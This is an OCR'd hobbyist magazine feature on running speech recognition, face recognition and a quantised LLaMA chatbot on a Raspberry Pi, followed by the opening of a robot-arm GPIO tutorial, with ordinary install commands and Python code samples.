
Recognising our northern accents will tax this poor Pi audio model.

We are using the project found at **https://github.com/petewarden/spchcat** – it was quite a sensation when it was released originally and tends to work reliably. Voice recognition has since evolved, of course, but that does not mean that the product at hand is bad quality. The first thing we have to do involves downloading support libraries via the following commands:

```
$ sudo apt-get -qq install -y sox libsox-dev libpulse-dev
make gcc g++ wget curl libc6:armhf
$ sudo dpkg --add-architecture armhf
$ sudo apt-get -qq install -y pulseaudio
```

The product ships as a precompiled binary, which is only provided as a 32-bit file at the time of writing, so the invocation `sudo dpkg --add-architecture armhf` is required. This informs our 64-bit version of Raspberry Pi OS that it also needs to consider 32-bit binaries.

The deployment file, which is about 1GB, must be downloaded from GitHub. Our Pi experienced significant hiccups when trying to obtain the file using *Curl*. Instead, open your browser and go to the GitHub repository URL. Look for the Latest .Deb Installer Package link and click it to start the download process.



```
this thing is a lot of fun
i like to sketch and his
period new line
his thing is a lot of fun
i like to sketch and his
new line
```

Given that some of the LXF team have strong accents, the transcription results are pretty good.

The deployment of the program might take a few seconds; using the precompiled binary version is preferable to a manual compile, as the vendor bundles it with various language models. For a manual compile, the models need to be downloaded by hand.

Next, open a command-line window on the Raspberry Pi and enter the following command to start deployment via the package manager:

```
$ sudo dpkg -i ~/Downloads/spchcat_0.0-2_armhf.deb
```

DLL hell for Linux

Serious users of Windows-based operating systems know the concept of DLL hell well – it refers to technical trouble caused by the presence of mutually incompatible dynamic link libraries on one workstation. In the case of our Raspberry Pi installation, perform a dry run via the following command:

```
$ spchcat
```

Should you have followed our advice, the program execution fails with this error:

```
spchcat: error while loading shared libraries:
libpulse.so.0: cannot open shared object file:
No such file or directory
```

This can be remedied by entering the following:

```
$ sudo apt-get -qq install -y libpulse-dev:armhf
libpulse-dev
$ sudo apt-get -qq install -y libsox-dev:armhf libsox-dev
```

In the interest of maximum compatibility, packages are loaded in both the normal and suffixed version. This way, the Raspberry Pi OS installation takes in both the 32-bit and 64-bit versions.

At this point, a reboot is required. After that, the program can be tested. When launched, it shows a

» THE EAR OF OPEN SOURCE

Just as in the case of many other AI applications, maintaining and/or providing high-quality recognition models tends to be one of the largest problems in this field. In voice recognition, the situation is especially difficult – not only should models accommodate the thousands of languages known, but in addition to that, people who speak a second language with the accent of their first also need to be recognised.

While companies such as Lernout & Hauspie solve this by making the user read a few known sample texts and then using those samples for parametrisation, the application used in our guide takes a different approach.

The Mozilla team – best known for its web browser – has, for some time, invested significant amounts of engineering resources into voice-related tasks. One of the results of this work can be found under the URL **https://commonvoice.mozilla.org/en** – the Common Voice project contains voice samples that are uploaded by volunteers using their browser and the (hopefully high-quality) microphone connected to their workstation.

Our mention of the project is not pure filler – should you want to help open source voice-recognition technology, providing a voice sample is a fantastic and low-effort way to achieve this commendable goal. Not only that, but the database found there can also be used to train various other custom speech recognition models for fun and posterity.

Common Voice
mozilla
CONTRIBUTE
DATASETS
LANGUAGES
PARTNER
ABOUT
LOG IN / SIGN UP
Speak
Donate your voice
Listen
Help us validate voices
READ MORE
Voices Online Now

Mozilla Common Voice is an initiative to help teach machines how real people speak.

Voice is natural, voice is human. That's why we're excited about creating usable voice technology for our machines. But to create voice systems, developers need an extremely large amount of voice data.

Most of the data used by large companies isn't available to the majority of people. We think that stifles innovation. So we've launched Common Voice, a project to help make voice recognition open and accessible to everyone.

A wide range of samples are available via Mozilla.

screen displaying a status message. As actual text is input by voice, a display similar to the one shown *(on the left-hand page)* crops up.

Take it apart!

Students of the history of voice recognition will remember the problems of tokenisation. Careful observation of the behaviour of the program reveals something similar. Particularly when fed input from a USB microphone, quite a bit of time passes before the output is stabilised. This is disadvantageous for all application scenarios where the engine output is to be recycled via another program.

A first attempt would involve a simple pipe, as per the invocation `spchcat | cat`. In theory, this program should work well; in practice, sadly, it does not. The reason for this is that the utility often squirts out badly formatted text – in many cases, the final result of the previous translation becomes available only after the user has finished speaking the next sentence.

As a first attempt to work around this, a Python program such as the following might be appealing:

```
import io
import subprocess

proc = subprocess.Popen([“spchcat”],
stdout=subprocess.PIPE)
for line in io.TextIOWrapper(proc.stdout,
encoding=”utf-8”):  # or another encoding
  print(line)
```

In theory, this code should solve the problem – it invokes the utility and then parses its output. However, it does not work as intended – just as before, this version also exhibits significant lag.

Work-shy Pi

While a modification of the program structure of *Spchcat* is possible, a more convenient approach is available, such as the following:

```
$ spchcat audio/8455-210777-0068.wav > /tmp/
transcript.txt
```

This motivates the utility to take a WAV file and parse it as a whole – this works without delays, as the input field is fully limited. Given the availability of this API, a different approach can be chosen. Why not simply record when invoked, and then pass the WAV file to the TTS engine to process?

This job requires a way for the Python engine to access the Raspberry Pi's sound hardware. This is most easily accomplished via the PyAudio module, which has detailed documentation under the URL **https://people.csail.mit.edu/hubert/pyaudio/** and can be considered a quasi-standard part of Python.

The main challenge involves installation; because PyAudio is tightly integrated into the operating system, deploying it via the *Pip* embedded compile process is likely to fail. A smart approach involves using the package sources that belong to the distribution:

```
$ sudo apt install python3-pyaudio
```

With this out of the way, we can proceed to developing the test harness. It is, by and large, a copy of the example found on the PyAudio website:

```
import wave
import sys

import pyaudio

CHUNK = 1024
FORMAT = pyaudio.paInt16
CHANNELS = 1 if sys.platform == ‘darwin’ else 2
RATE = 44100
RECORD_SECONDS = 5

with wave.open(‘output.wav’, ‘wb’) as wf:
  p = pyaudio.PyAudio()
  wf.setnchannels(CHANNELS)
  wf.setsampwidth(p.get_sample_size(FORMAT))
  wf.setframerate(RATE)

  stream = p.open(format=FORMAT,
channels=CHANNELS, rate=RATE, input=True)

  print(‘Recording…’)
  for _ in range(0, RATE // CHUNK * RECORD_
SECONDS):
    wf.writeframes(stream.read(CHUNK))
  print(‘Done’)

  stream.close()
  p.terminate()
```

Running this version of the program reveals status information. Furthermore, the audio file is put in the current working directory – it contains whatever audio is picked up during the program execution. This knowledge then permits us to modify the above-failing automatic processor:

> **TALKING BACKWARDS**
> “In many cases, the final result of the previous translation becomes available only after the user has finished speaking the next sentence.”

```
proc = subprocess.Popen([“spchcat”, “output.wav”],
stdout=subprocess.PIPE)
for line in io.TextIOWrapper(proc.stdout,
encoding=”utf-8”):  # or another encoding
  print(line)
```

Popen is given an array consisting of two strings: the first designates the binary to be executed; the second passes in the parameters the binary needs. The rest of the program is pretty much the same.

Further listening

Our binary package is based on a product that has been eclipsed by the latest research results available to the API field. A more modern library is found at **https://github.com/coqui-ai/TTS** – at the time of writing, however, there is no handy wrapper available.

Another interesting improvement involves the use of an external button. This way, the user could push and hold the button to enable voice recording, which promptly ceases when the button is released.

»

A face for AI...

We're not the prettiest, but perhaps our Pi might not take offence.

Even though our face-detection routine uses higher-level libraries, the universal OpenCV library is also required; it provides various value-added services, such as methods that convert images between various colour spaces.

Given that a manual installation of OpenCV is a high-effort task (and requires hours of compile time, as discussed at **https://pimylifeup.com/raspberry-pi-opencv/**), the following steps take a different approach.

We're using the precompiled packages described at **https://lindevs.com/install-precompiled-opencv-on-raspberry-pi**, which can be downloaded from **https://github.com/prepkg/opencv-raspberrypi**. This provides an OpenCV library that is in principle ready to run and contains all elements except for the GUI support, which the repository maintainer chose not to include.

Be that as it may, the actual installation of the OpenCV library is accomplished by deploying a DEB package, which is downloaded using *Wget:* :

```
$ wget https://github.com/prepkg/opencv-raspberrypi/releases/latest/download/opencv_64.deb
...
$ sudo apt install -y ./opencv_64.deb
```

Machine Learning Libraries

Even though OpenCV integrates itself deeply into the OS, it is but one of many requirements for a successful ML pipeline. The next step involves downloading a package created by Adam Geitgey – it provides a high-level face detector API for Python developers:

```
~/cvspace $ pip3 install face-recognition
```

Don't worry if the deployment process is stuck at:

```
Building wheel for dlib (PEP 517)
...
```

Pip needs to perform complex compiles before the packages are deployed. A delay of up to 15 minutes is normal; if your Pi's power supply is low quality or the SD card is low, an even longer wait is not unusual.

When the compile is over, you may see errors like

```
WARNING: The scripts face_detection and face_recognition are installed in '/home/pi/.local/bin' which is not on PATH.
```

These are harmless – you're more interested in important information such as the following:

```
Successfully installed dlib-19.24.2 face-recognition-1.3.0 face-recognition-models-0.3.0
```

The **imutils** package then needs to be deployed:

```
~/cvspace $ pip3 install imutils
```

On the shoulders of AI giants

One of the benefits of the Python community is the wide availability of code samples. There is almost no job for which a Pythonist can't find an open source implementation. In the case of face detection, we'll use the MIT-licensed source code developed by Caroline Dunn – her code is unnecessarily complex in that she used the OpenCV code also for GUI display and image acquisition. Due to that, we need to modify the various programs before running them.

Be that as it may, the first task involves downloading the code from the repository:

```
~/cvspace $ git clone https://github.com/carolinedunn/facial_recognition.git
~/cvspace $ cd facial_recognition/
```


The next step involves modifying **train_model.py**. As provided by the repository, it is intended to obtain training data from an array of JPEG files found in the Pi's filesystem. Given that our computer is connected to the camera, we can harvest them live. For this, the first modification is an include pointing to libcamera2:

```
from picamera2 import Picamera2
```

After that, an image acquisition configuration needs to be created:

```
picam2 = Picamera2()
config = picam2.create_preview_configuration(main={"size": (640, 480), "format": "YUV420"})
```

» SHOW YOUR FACE!



The sticker protects the camera during assembly.

Facial recognition is among the most popular demonstration applications of AI. When done right, a process computer can identify its user by getting a few camera-frame grabs of his or her face.

While face-detection systems are not without their weaknesses (such as their susceptibility to unlocking via a photograph), the sheer impressiveness of most systems is enough to justify a punt.

In the steps on these pages, we are using a hotchpotch of various components to get a decently-well-working face-detection stack running with minimal effort. Since most of the parts used are well documented, the system created here can also be used as a stepping stone towards your own experiments in the field of machine vision and facial detection.

Furthermore, the relatively new libcamera2 API of the Raspberry Pi is also given a little workout; after all, nothing is more satisfying than seeing a new programming interface in action.

In terms of hardware, this tutorial does not require much – the algorithm is so stable that it doesn't even mind issues such as the camera being covered with its shipping cover *(shown above)*.

```
picam2.configure(config)
picam2.start(show_preview=True)
```

Working with the API is somewhat complex, as it works with the fully stream-driven paradigm. Therefore our first task is the creation of an example configuration – it is a struct containing various parameters specifying how information from the camera sensor is to be presented to the application.

In the case of our example, the attribute **“format”: “YUV420”** is especially important – it specifies the bit-field sequence that will be expected by the OpenCV code. Furthermore, we invoke the method `picam2.start(show_preview=True)` to start the actual image-processing pipeline. By setting **show_preview** to **true**, we furthermore spawn a preview window.

After that, the main work loop needs to be modified:

```
while True:
    print(“-------”)
    print(“are we done? n for another one, q to
terminate”)
    inp = input();
    if inp == “q”:
        break;
    print(“Capturing”)
    yuv420 = picam2.capture_array()
    rgb = cv2.cvtColor(yuv420, cv2.COLOR_
YUV420p2RGB)
```

We intend for each acquisition cycle to be triggered by pushing n and Return – this is accomplished by the code shown here. The method `picam2.capture_array()` momentarily freezes the CCD data stream and returns an array with colour information, which is then transformed into the format expected by the machine-learning payload.

After that, one of the predefined methods in the face detection module can be used to determine the face position:

```
    boxes = face_recognition.face_
locations(rgb,model=“hog”)
    encodings = face_recognition.face_encodings(rgb,
boxes)
    for encoding in encodings:
        knownEncodings.append(encoding)
        knownNames.append(“Tam”)
```


The example at hand trains only one face. If you want to train the model to use multiple faces instead, the string passed to **knownNames** must be modified to contain the name of the person currently occupying the space in front of the sensor.

Finally, image information is to be persisted. The code is a prime example of the persistence module – if you have issues understanding it, please consult the documentation at **https://docs.python.org/3/library/pickle.html** to learn more about this generally useful part of the Python standard library:

```
data = {“encodings”: knownEncodings, “names”:
knownNames}
f = open(“encodings.pickle”, “wb”)
f.write(pickle.dumps(data))
f.close()
```

Harvesting the models

Once the model files are persisted, the **facial_req.py** script is intended to be used to perform the actual image detection. It has to be modified – as mentioned above, the precompiled OpenCV image was compiled without the GUI stack.



```
pi@raspberrypi:~ $ ls
Bookshelf        Desktop    hisu2.py  opencv          Pictures   Videos
coqui-stt-venv   Documents  hisu.py   opencv_contrib  Public     worker.txt
cvspace          Downloads  Music     output.wav      Templates
pi@raspberrypi:~ $ cd cvspace/
pi@raspberrypi:~/cvspace $ cd facial_recognition/
pi@raspberrypi:~/cvspace/facial_recognition $ python facial_req.py
[INFO] loading encodings + face detector...
[31:39:17.669556798] [32750]  INFO Camera camera_manager.cpp:297 libcamera v0.0.
5+83-bde9b04f
[31:39:17.744839620] [32753]  WARN RPI vc4.cpp:383 Mismatch between Unicam and C
amHelper for embedded data usage!
[31:39:17.745798608] [32753]  INFO RPI vc4.cpp:437 Registered camera /base/soc/i
2c0mux/i2c@1/imx219@10 to Unicam device /dev/media4 and ISP device /dev/media1
[31:39:17.745889052] [32753]  INFO RPI pipeline_base.cpp:1101 Using configuratio
n file '/usr/share/libcamera/pipeline/rpi/vc4/rpi_apps.yaml'
[31:39:17.753836255] [32750]  INFO Camera camera.cpp:1033 configuring streams: (
0) 640x480-YUV420 (1) 640x480-SBGGR10_CSI2P
[31:39:17.754480951] [32753]  INFO RPI vc4.cpp:666 Sensor: /base/soc/i2c0mux/i2c
@1/imx219@10 - Selected sensor format: 640x480 SBGGR10_1X10 - Selected unicam fo
rmat: 640x480-pBAA
Tam
```

The face recognition is ready for action.

Due to this, the first act involves modifying the image-acquisition pipeline so that it uses libcamera2 instead of OpenCV:

```
. . .
data = pickle.loads(open(encodingsP, “rb”).read())
#vs = VideoStream(usePiCamera=True).start()
picam2 = Picamera2()
config = picam2.create_preview_
configuration(main={“size”: (640, 480), “format”:
“YUV420”})
picam2.configure(config)
picam2.start(show_preview=True)
```

After that, the main work loop must be modified to, once again, process the image data provided:

```
while True:
    yuv420 = picam2.capture_array()
    rgb = cv2.cvtColor(yuv420, cv2.COLOR_
YUV420p2RGB)
    frame = imutils.resize(rgb, width=500)
    . . .
```

In principle, the program is ready to run – due to the missing GUI support, errors will crop up pointing to missing elements in the OpenCV framework. If this is the case on your machine, simply comment out the offending line.

When run successfully, a result similar to the one in the screenshot *(above)* appears. Note that the preview window runs independently of the rest of the Python program, providing an overview of whatever information is shown in front of the CCD sensor.

Going further

While a library-based face detection system is convenient to use, it doesn't go very deep into the underlying neural network theory. Should you wish to learn more about the underlying mathematics, the tutorial at **https://pyimagesearch.com/2018/09/24/opencv-face-recognition/** might be useful – do, however, keep in mind that it is quite difficult.

Finally, a disclaimer is required: this code must not be used for any security-relevant applications. It can easily be tricked – for example, with a static image of the relevant person.

»

Our chatty AI man

Get your Pi to chat like a human, mostly.

Our first test involves running the LLaMA payload – discussed in **LXF304**, it creates a *ChatGPT*-like bot that runs locally. Due to the extremely large size of the model, which has to be obtained via *BitTorrent,* this task cannot be completed solely on the Raspberry Pi – instead, a workstation is required to handle some of the more computationally intensive preparation tasks.

Furthermore, be aware that the quantisation steps have to be performed once again even if you've done them in the past. The LLaMA framework receives frequent upgrades – trying to use a recent version with an ancient quantisation leads to errors.

Excursus: swap it

Since advanced operating systems became available on all kinds of workstations, expanding the working memory by using remanent memory in a process called swapping has become popular.

The Raspberry Pi's RAM can be expanded almost unlimitedly by using swap – in practice, the main limitation is usually the microSD card. Such cards tend to not respond well to significant write loads.


In the following steps, we work around the problem via the contraption pictured *(below)*. It is a no-screw housing filled with a 128GB SSD left over from a workstation. When connected to one of the Pi 4's USB 3.0 ports, decent transfer rates can be achieved.

Once the device is connected, the partition must be set up. For this, enter the command `sudo pico /etc/dphys-swapfile` to load the swap file configuration file in *Pico.* After that, the following three values must be enabled and/or uncommented:

```
CONF_SWAPFILE=/media/pi/externalssd/swapspace/swap
CONF_SWAPSIZE=16000
CONF_MAXSWAP=22048
```

CONF_MAXSWAP is especially important – should you happen to forget to enable it, the value of **CONF_SWAPSIZE** is restrained to about 2GB. While this might be enough for an 8GB Raspberry Pi, the more affordable 4GB version we're using would run out of memory in such a use case.

Give an old SSD a new lease of life.



```
top - 19:00:37 up 1 day,  7:14,  3 users,  load average: 0.00, 0.00, 0.00
Tasks: 186 total,   1 running, 185 sleeping,   0 stopped,   0 zombie
%Cpu(s):  0.1 us,  0.2 sy,  0.0 ni, 99.8 id,  0.0 wa,  0.0 hi,  0.0 si,  0.0 st
MiB Mem :   3794.3 total,     73.4 free,    171.3 used,   3549.6 buff/cache
MiB Swap:  16000.0 total,  15837.7 free,    162.2 used.   3496.3 avail Mem

  PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
32257 pi        20   0   10108   3236   2464 R   0.7   0.1   0:00.35 top
32198 root      20   0       0      0      0 I   0.3   0.0   0:00.01 kworker/2:
    1 root      20   0  166828   6092   4140 S   0.0   0.2   0:04.24 systemd
    2 root      20   0       0      0      0 S   0.0   0.0   0:00.21 kthreadd
    3 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_gp
    4 root       0 -20       0      0      0 I   0.0   0.0   0:00.00 rcu_par_gp
                                                   .0   0.0   0:00.00 slub_flush
                                                    0   0.0   0:00.00 netns
                                                    0   0.0   0:00.00 mm_percpu_
                                                    0   0.0   0:00.00 rcu_tasks_
                                                    0   0.0   0:00.00 rcu_tasks_
                                                    0   0.0   0:00.00 rcu_tasks_
                                                    0   0.0   0:02.36 ksoftirqd/
                                                    0   0.0   0:07.66 rcu_preempt
                                                    0   0.0   0:00.00 migration/
                                                    0   0.0   0:00.00 cpuhp/0
                                                   .0   0.0   0:00.00 cpuhp/1
   19 root      rt   0       0      0      0 S   0.0   0.0   0:00.00 migration/
   20 root      20   0       0      0      0 S   0.0   0.0   0:00.53 ksoftirqd/
```

```
Tasks: 186 total,
%Cpu(s):  0.1 us,
MiB Mem :   3794.3
MiB Swap:  16000.0
```

Values in the MiB swap row relate to swap memory.

Saving the file is not enough to update the swap infrastructure. Instead, first enter the following to restart the swap memory management system:

```
$ sudo systemctl restart dphys-swapfile
```

After that, the command `sudo dphys-swapfile setup` must be run – its perpetual task in life is updating the physical files found in the filesystem. In our case, a message similar to the following was output:

```
want /media/pi/externalssd/swapspace/swap=
16000MByte, checking existing: deleting wrong size file
(2147483648), generating swapfile ... of 16000MBytes
```

This indicates that the swap files in the filesystem have been updated in accordance to the settings made. Finally, rerun `sudo systemctl restart dphys-swapfile` to bring the new files into action. The successful execution can best be checked by using the top command – it should show the swap file size in a fashion similar to the one in the screenshot *(above).*

Prepare for quantisation!

Facebook's LLaMA model is still only available for reasearch purposes – this is availble via a torrent script. Fortunately, it can easily be deployed by using the shell script found at: **https://raw.githubusercontent.com/Elyah2035/llama-dl/main/llama.sh**.

Having downloaded it successfully, open the file and edit the **MODEL_SIZE** variable as per the following to limit the amount of model data downloaded only to the smallest of the four models, known as 7B:

```
MODEL_SIZE="7B"  # edit this list with the model sizes
you wish to download
TARGET_FOLDER="./"          # where all files should
end up
```

After that, enter the following two commands to set the executable bit and start the download process of 30GB of model data:

```
~/convforrpi$ chmod +x llama.sh
~/convforrpi$ ./llama.sh
```

In the next step, the usual **llama.cpp** environment must be downloaded along with some requirements. Finally, the `make` command is invoked in order to compile the code:

```
~/convforrpi$ git clone https://github.com/ggerganov/llama.cpp
Cloning into 'llama.cpp'...
. . .
~/convforrpi$ cd llama.cpp/
~/convforrpi/llama.cpp$ python3 -m pip install torch numpy sentencepiece
~/convforrpi/llama.cpp$ make
```

After that, the actual model conversion can be done via the following commands. Be careful to duplicate the model position as discussed:

```
~/convforrpi/llama.cpp$ python3 convert.py models/7B/
. . .
Wrote models/7B/ggml-model-f16.bin
~/convforrpi/llama.cpp$ ./quantize ./models/7B/ggml-model-f16.bin ./models/7B/ggml-model-q4_0.bin q4_0
```

Importantly, the folder downloaded via *BitTorrent* must be placed in the **models** subfolder as per the following code:

```
~/convforrpi/llama.cpp/models$ ls
7B ggml-vocab.bin  tokenizer_checklist.chk  tokenizer.model
```

Back to the Pi...

At this point in time, the contraption shown in the photograph can shine – disconnect it from the powered-down Raspberry Pi and connect it to the workstation. Then, move over the contents of the **models** folder. After that, return to the Raspberry Pi and run the following set of commands to provide it with its own distribution of **llama.cpp**:

```
externalssd/llama $ sudo apt install git g++ build-essential
externalssd/llama $ git clone https://github.com/ggerganov/llama.cpp
externalssd/llama $ python3 -m pip install torch numpy sentencepiece
```

Importantly, do not copy over the entire folder. While this is most definitely tempting, it will lead to a non-working program. Bear in mind that your workstation most likely has an x86 (or x64) processor, while the Raspberry Pi's CPU is based on the ARM instruction set. When the compilation has been successfully accomplished, move the contents of the **models** folder from the workstation into the local distribution. After that, invoke the following command to start the compile process:

```
externalssd/llama $ cd llama.cpp/
externalssd/llama/llama.cpp $ make
```

At this point in time, the following command can be run to invoke the *Chat* assistant known from our previous experiments on the workstation:

```
externalssd/llama/llama.cpp/examples $ ./chat.sh
```

Keep in mind that the performance of the Raspberry Pi is significantly lower than that of the workstation. Entering a question, for example, is relatively slow – when connected via SSH, do not be surprised if the program needs up to one minute before the entered prompt is mirrored back to you.

Nevertheless, pushing Return – admittedly eventually – yields a result not dissimilar from what was seen on the workstation in the previous article.

Raspberry Pi 5?

Even though our local Raspberry Pi-based chatbot is currently of little practical value, being able to run a program as complex as LLaMA on a £50 process computer is an impressive technical feat.


Furthermore, keep in mind that Moore's Law is unlikely to disappoint – it should just be a question of time until more powerful Raspberry Pi alternatives become available. In short, it truly is the age of artificial intelligence on the single-board computer. LXF

» LLAMAS ON A DIET!

Artificial intelligence jobs are known for the high demands placed on compute power required. As our last experiment in this feature, we are taking Eben Upton at his word and trying to use the Raspberry Pi as a computer for running real (as in large computer level) AI tasks on a shoestring.

Be aware that this is not an economically sensible approach – when you have added the external SSD required to handle the large amount of model data, purchasing used workstations gives more bang for your buck, especially as such workstations can easily take 16GB of RAM, whereas the Raspberry Pi maxes out at an almost-unavailable and incredibly expensive complement of 8GB.

Be that as it may, seeing the Raspberry Pi run large-scale compute payloads remains a fascinating testament to the power of the system-on-chip used. In addition to that, keep in mind that more powerful alternative computers such as the OKDO or the Asus TinkerBoard are available – in short, one can truly claim that this is the age of the single-board computer.



```
pi@raspberrypi:/media/pi/externalssd/llama/llama.cpp/models $ tree
.
├── 7B
│   ├── checklist.chk
│   ├── consolidated.00.pth
│   ├── ggml-model-f16.bin
│   ├── ggml-model-q4_0.bin
│   └── params.json
└── ggml-vocab.bin

1 directory, 6 files
pi@raspberrypi:/media/pi/externalssd/llama/llama.cpp/models $
```

The model is in place.

GPIOZERO

Credit: https://gpiozero.readthedocs.io

Control your own custom robotic arm

Matt Holder discovers how to take a standard model, apply some custom electronics and enable it all to be computer-controlled!

OUR EXPERT


Matt Holder is an IT professional of 15 years, Linux user for over 20 years, user of plenty of home automation gear, and a self-professed geek.

YOU NEED

- **Raspberry Pi 2, 3, 4, 5**
- **Robot arm**
- **DuPont jumper cables M2M, M2F, F2F**
- **L298N H-bridge motor controller**
- **L298N motor controller**
- **Multimeter**
- **Breadboard**
- **https://github.com/mattmole/LXF308-Robot-Arm**

We're going to be mixing some old-fashioned electronics with Python programming to convert a common toy robot arm into a computer-controlled device. While you may not be able to get the exact arm to convert, the aim here is that the article will give you the knowledge to determine whether a device is suitable for converting and let you know what to change.

Part of the magic of the Raspberry Pi is its ability to easily control external electronics through a bank of pins. These pins are known as GPIO, which stands for general-purpose input/output. The pins are digital, can be used as input or output, support different protocols and standards, and use 3.3V logic. The voltage level is important and is discussed later. The fact that the GPIO is digital means that it is not possible to read analogue voltages – the Pi can detect either 0V or 3.3V signals, and these are referred to as 0 or 1, or low or high. A technique called pulse width modulation (PWM) can be used when pins are set to output mode, and by switching the pin on and off very quickly, different voltages can be simulated. This works due to the fact that the average voltage returned by the pin is between 0V and 3.3V. This technique can be used to dim an LED or change the speed of a motor.



This robot arm model will be used and adapted to allow computer control.

For his birthday, your author received a robot arm model to build and control. Being the nerd of the house, it was decided that converting this to be computer-controlled would be fun. The first thing to do is build the model by following the instructions in the box. This model has five motors and an LED. Not all motors are converted here, but the methods used are exactly the same to convert all of them. The model has a motor on the base for rotation, a shoulder, elbow and wrist joints, and a claw that can open and close. To support with finding objects to grab, an LED can also be turned on, and this is located within the claw itself.

The controller is another part of the model that needs to be built and connects to the model via a ribbon cable. Each motor also connects to the top of the control board using jumper cables. This means that connecting to a motor controller board is incredibly easy as DuPont cables can be used to join between the motor controller boards, Raspberry Pi and motors.

In the army now

The power source is 6V and is made up of four D cells. These can deliver a decent amount of current, which is needed for motors to get going and also if they encounter any sort of resistance.

The code printed in the magazine focuses on a simple way of controlling one motor, but the source code for a GUI application can be downloaded from GitHub *(see Quick Tip, opposite)*. The code is split into two sections. First, an underlying library with a simple command-line control example is written and then the GUI application, which calls the control library.

